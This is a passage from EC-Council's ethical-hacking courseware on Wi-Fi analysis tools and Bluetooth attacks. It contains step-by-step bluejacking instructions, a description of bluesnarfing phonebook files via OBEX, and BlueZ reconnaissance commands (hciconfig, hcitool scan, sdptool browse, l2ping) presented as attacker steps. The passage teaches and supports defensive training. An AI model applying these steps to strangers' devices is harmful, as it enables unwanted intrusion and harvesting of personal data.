All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 16.106: Screenshot of Kismet

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Traffic Analyzer Tools

Wi-Fi traffic analyzer tools analyze, debug, maintain, and monitor local networks and Internet connections for performance, bandwidth usage, and security issues. They capture data passing through a dial-up connection or network Ethernet card, analyze these data, and present them in an easily readable form. This tool provides a comprehensive picture of the traffic passing through a network connection or WLAN segment. These tools analyze the network traffic to trace specific transactions or find security breaches. However, attackers use them for malicious purposes. The following are some tools used to analyze the traffic of target wireless networks.

- **AirMagnet WiFi Analyzer PRO**

  Source: *https://www.netally.com*

  AirMagnet WiFi Analyzer PRO is a Wi-Fi network traffic auditing and troubleshooting tool that provides the real-time, accurate, independent, and reliable Wi-Fi analysis of 802.11a/b/g/n/ax wireless networks missing any traffic.

  Attackers use AirMagnet WiFi Analyzer PRO to gather details such as wireless network connectivity, Wi-Fi coverage, performance, roaming, interference, and network security issues.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.107: Screenshot of AirMagnet WiFi Analyzer PRO

The following are some additional Wi-Fi traffic analyzer tools:

- SteelCentral Packet Analyzer (*https://www.riverbed.com*)
- Omnipeek Network Protocol Analyzer (*https://www.liveaction.com*)
- CommView for Wi-Fi (*https://www.tamos.com*)
- Capsa Portable Network Analyzer (*https://www.colasoft.com*)
- PRTG Network Monitor (*https://www.paessler.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

WarDriving Tools

WarDriving tools enable users to list all APs broadcasting beacon signals at their location. It helps users set up new APs by ensuring that no interfering APs exist. These tools verify the network setup, find locations with poor coverage in the WLAN, and detect other networks that may be causing interference. They can also detect unauthorized rogue APs. The following are some WarDriving tools.

- Airbase-ng (*https://aircrack-ng.org*)
- inSSIDer (*https://www.metageek.com*)
- NetSpot (*https://www.netspotapp.com*)
- WiGLE WiFi Wardriving (*https://play.google.com*)
- iStumbler (*https://istumbler.net*)

RF Monitoring Tools

Radio frequency (RF) monitoring tools help in discovering and monitoring Wi-Fi networks. These tools control and monitor network interfaces, including wireless ones. They display network activity and help control network interfaces. The following are some RF monitoring tools.

- Sentry Edge II (*https://www.tek.com)*
- DTC-340 RFXpert (*https://www.dektec.com*)
- CPRIAdvisor (*https://www.viavisolutions.com*)
- SigX (*http://www.kratoscomms.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Monics® satID® (*http://www.kratoscomms.com*)

Raw Packet Capturing Tools

Raw packet capturing tools capture wireless network packets and monitor WLAN packet activities. These tools capture every packet, support both Ethernet LAN and 802.11, and display network traffic at the MAC level. The following are some raw packet capturing tools.


- WirelessNetView (*https://www.nirsoft.net*)
- PRTG Network Monitor (*https://www.paessler.com*)
- Tcpdump (*https://www.tcpdump.org*)
- RawCap (*https://www.netresec.com*)
- Airodump-ng (*https://www.aircrack-ng.org*)

Spectrum Analyzing Tools

Spectrum analyzing tools perform RF spectrum analysis and Wi-Fi troubleshooting. With the help of these tools, users can detect any RF activity in the environment as well as areas where RF interference affects performance and results in user dissatisfaction due to slow connections or frequent disconnections. The following are some spectrum analyzing tools.

- Chanalyzer Essential (*https://www.metageek.com*)
- AirMagnet Spectrum XT (*https://www.netally.com*)
- Cisco Spectrum Expert Wi-Fi (*https://www.cisco.com*)
- RSA306B USB Spectrum Analyzer (*https://www.tek.com*)
- AirSleuth-Pro (*http://nutsaboutnets.com*)


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bluetooth Hacking

Bluetooth is a wireless technology that allows devices to share data over short distances. Bluetooth technology is vulnerable to various types of attacks. Through Bluetooth hacking, an attacker can perform various malicious operations on target mobile device. This section describes how attackers perform Bluetooth hacking using different types of tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bluetooth Stack

Bluetooth is a short-range wireless communication technology that replaces cables connecting portable or fixed devices while maintaining high levels of security. It allows mobile phones, computers, and other devices to exchange information. Two Bluetooth-enabled devices connect through a pairing technique.

A Bluetooth stack refers to an implementation of the Bluetooth protocol stack. It allows an inheritance application to work over Bluetooth. A user can port to any system using Atinav's OS abstraction layer. The below figure illustrates a Bluetooth stack.




Figure 16.108: Architecture of a Bluetooth stack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The Bluetooth stack has two parts: general purpose and embedded system.

Bluetooth Modes

A user can set Bluetooth in the following modes.

- **Discoverable Modes**

  Bluetooth operates in the following three discoverable modes.


  - **Discoverable**: When Bluetooth devices are in the discoverable mode, they are visible to other Bluetooth-enabled devices. If a device attempts to connect to another, the device attempting to establish the connection must search for a device that is in the discoverable mode; otherwise, the device attempting to initiate the connection will not be able to detect the other device. The discoverable mode is necessary only while connecting to a device for the first time. Upon saving the connection, the devices remember each other; therefore, the discoverable mode is not necessary for lateral connection establishment.
  - **Limited discoverable**: In the limited discoverable mode, the Bluetooth devices are discoverable only for a limited period, for a specific event, or during temporary conditions. However, there is no Host Controller interface (HCI) command to set a device directly in the limited discoverable mode. A user has to do this indirectly. When a device is set to the limited discoverable mode, it filters out non-matched IACs and reveals itself only to those that matched.
  - **Non-discoverable**: Setting a Bluetooth device to the non-discoverable mode prevents that device from appearing on the list during a Bluetooth-enabled device search process. However, it remains visible to users and devices that were previously paired with it or know its MAC address.

- **Pairing Modes**

  The following are the pairing modes for Bluetooth devices.

  - **Non-pairable mode**: In the non-pairable mode, a Bluetooth device rejects pairing requests sent by any device.
  - **Pairable mode**: In the pairable mode, a Bluetooth device can accept pairing requests and establish a connection with a device that requested pairing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bluetooth Hacking

Bluetooth hacking refers to the exploitation of Bluetooth stack implementation vulnerabilities to compromise sensitive data in Bluetooth-enabled devices and networks. Bluetooth-enabled devices connect and communicate wirelessly through ad-hoc networks known as piconets. Attackers can gain information by hacking the target Bluetooth-enabled device from another Bluetooth-enabled device.

The following are some Bluetooth device attacks:

- **Bluesmacking:** A Bluesmacking attack occurs when an attacker sends an oversized ping packet to a victim's device, causing a buffer overflow. This type of attack is similar to an Internet Control Message Protocol (ICMP) ping-of-death attack.
- **Bluejacking:** Bluejacking is the use of Bluetooth to send messages to users without the recipient's consent, similar to email spamming. Prior to any Bluetooth communication, the device initiating the connection must provide a name that is displayed on the recipient's screen. As this name is user-defined, it can be set to be an annoying message or advertisement. Strictly speaking, Bluejacking does not cause any damage to the receiving device. However, it may be irritating and disruptive to the victims.
- **Bluesnarfing:** Bluesnarfing is a method of gaining access to sensitive data in a Bluetooth-enabled device. An attacker within the range of a target can use specialized software to obtain the data stored on the victim's device. To perform Bluesnarfing, an attacker exploits a vulnerability in the Object Exchange (OBEX) protocol that Bluetooth uses to exchange information. The attacker connects with the target and performs a GET operation for files with correctly guessed or known names, such as /pb.vcf for the device's phonebook or telecom /cal.vcs for the device's calendar file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **BlueSniff:** BlueSniff is a proof-of-concept code for a Bluetooth wardriving utility. It is useful for finding hidden and discoverable Bluetooth devices. It operates on Linux.
- Bluebugging: Bluebugging is an attack in which an attacker gains remote access to a target Bluetooth-enabled device without the victim's awareness. In this attack, an attacker sniffs sensitive information and might perform malicious activities such as intercepting phone calls and messages and forwarding calls and text messages.
- **BluePrinting:** BluePrinting is a footprinting technique performed by an attacker to determine the make and model of a target Bluetooth-enabled device. Attackers collect this information to create infographics of the model, manufacturer, etc. and analyze them to determine whether the device has exploitable vulnerabilities.
- **Btlejacking:** A Btlejacking attack is detrimental to Bluetooth low energy (BLE) devices. The attacker can sniff, jam, and take control of the data transmission between BLE devices by performing an MITM attack. Following a successful attempt, the attacker can also bypass security mechanisms and listen to the information being shared. To implement this attack, the attacker must use affordable firmware-embedded equipment and minor software coding.
- **KNOB attack:** A Key Negotiation of Bluetooth (KNOB) attack enables an attacker to breach Bluetooth security mechanisms and perform am MITM attack on paired devices without being traced. The attacker leverages a vulnerability in the Bluetooth wireless standard and eavesdrops on all the data being shared in the network, such as keystrokes, chats, and documents. A KNOB attack is especially detrimental to two Bluetooth-enabled devices sharing encrypted keys. The attack is launched on short-distance communication protocols of Bluetooth negotiating the encryption keys required to be shared between nodes to establish a connection.
- **MAC spoofing attack:** A MAC spoofing attack is a passive attack in which attackers spoof the MAC address of a target Bluetooth-enabled device to intercept or manipulate the data sent to the target device.
- **Man-in-the-Middle/impersonation attack:** In an MITM/impersonation attack, attackers manipulate the data transmitted between devices communicating via a Bluetooth connection (piconet). During this attack, the devices intended to pair with each other unknowingly pair with the attacker's device, thereby allowing the attacker to intercept and manipulate the data transmitted in the piconet.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bluetooth Threats

Similar to wireless networks, Bluetooth devices also have various security threats. Attackers target vulnerabilities in the security configurations of Bluetooth devices to gain access to confidential information and the network to which they are connected. The following are some of Bluetooth security threats.

- **Leakage of calendars and address books**: Attackers can steal a user's personal information and use it for malicious purposes.
- **Bugging devices**: Attackers can instruct a smartphone to make a call to other phones without any user interaction. They can even record a user's conversations.
- **Sending SMS messages**: Terrorists could send false bomb threats to airlines using the smartphones of legitimate users.
- **Causing financial losses**: Hackers can send many MMS messages with an international user's phone, resulting in a high phone bill.
- **Remote control**: Hackers can remotely control a smartphone to make phone calls or connect to the Internet.
- **Social engineering**: Attackers can trick Bluetooth users into lowering security or disabling authentication for Bluetooth connections to pair with them and steal their information.
- **Malicious code**: Smartphone worms can exploit a Bluetooth connection to replicate and spread itself.
- **Protocol vulnerabilities**: Attackers exploit Bluetooth parings and communication protocols to steal data, make calls, send messages, launch DoS attacks on a device, spy on phones, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Bluejacking

Bluejacking is a method of temporarily hijacking a smartphone by sending it an anonymous text message using the Bluetooth wireless networking system. It takes advantage of a security loophole in the messaging options of smartphones. The operating range for Class 2 Bluetooth devices is 10 m. Bluetooth-enabled smartphones can search for other Bluetooth-enabled smartphones by sending messages to them. In bluejacking, anonymous messages are sent to Bluetooth-enabled devices via the OBEX protocol. Bluejacking can be performed through the following steps.

- Select an area with many mobile users, such as a café or shopping center.
- Go to contacts in the address book.
- Create a new contact (this contact may be deleted later).
- Enter a message into the name field, such as “Would you like to go on a date with me?”
- Save the new contact with the name text and without a telephone number.
- Choose “send via Bluetooth,” which searches for any Bluetooth device within range.
- Choose one phone from the Bluetooth device list and send the contact.
- After obtaining the message “card sent,” listen for the SMS message tone of the victim’s phone.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bluetooth Reconnaissance Using BlueZ

The Bluetooth protocol stack allows users to connect to other devices and perform activities. BlueZ is a similar built-in protocol stack for Linux-based systems that has several default tools for Bluetooth reconnaissance. Because they are available in every Linux system, the attacker can utilize them with modest commanding skills. Attackers use BlueZ tools to discover Bluetooth devices through the following steps.

- **Configure the Bluetooth device using "hciconfig":** Use the default BlueZ tool **`hciconfig`** to confirm the detection and activation of the Bluetooth device.




Figure 16.109: Screenshot showing the output of hciconfig

As shown in the above figure, the Bluetooth device and its MAC address with the name **`hci0`** is detected. Now, use the following command to begin the process:

```
hciconfig hci0 up
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Scan for pairable Bluetooth devices using "hcitool":** The attacker keeps their Bluetooth device active and scans for other Bluetooth devices that are transmitting pairing signals. Pairable devices are detected using the following command:

  `hcitool scan`

Figure 16.110: Screenshot showing the output of hcitool

After finding pairable devices, use the following command to display further information about the discovered devices:

`hcitool inq`

Figure 16.111: Screenshot showing the output of hcitool

As shown in the above figure, class and clock offset are displayed. The class reveals information about the device.

- **Use the Service Discovery Protocol (SDP) tool to scan services:** sdptool is an efficient tool used to search for the services offered by a device. Its syntax is **`sdptool browse <MAC Address>`**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 16.112: Screenshot showing the output of sdptool

- **Ping all the available devices to check if they are reachable using L2ping:** The attacker now has the MAC addresses of available devices and pings all of them to check if they are in reach or discoverable using the "l2ping" tool. Its syntax is **`l2ping <MAC Address>`**.


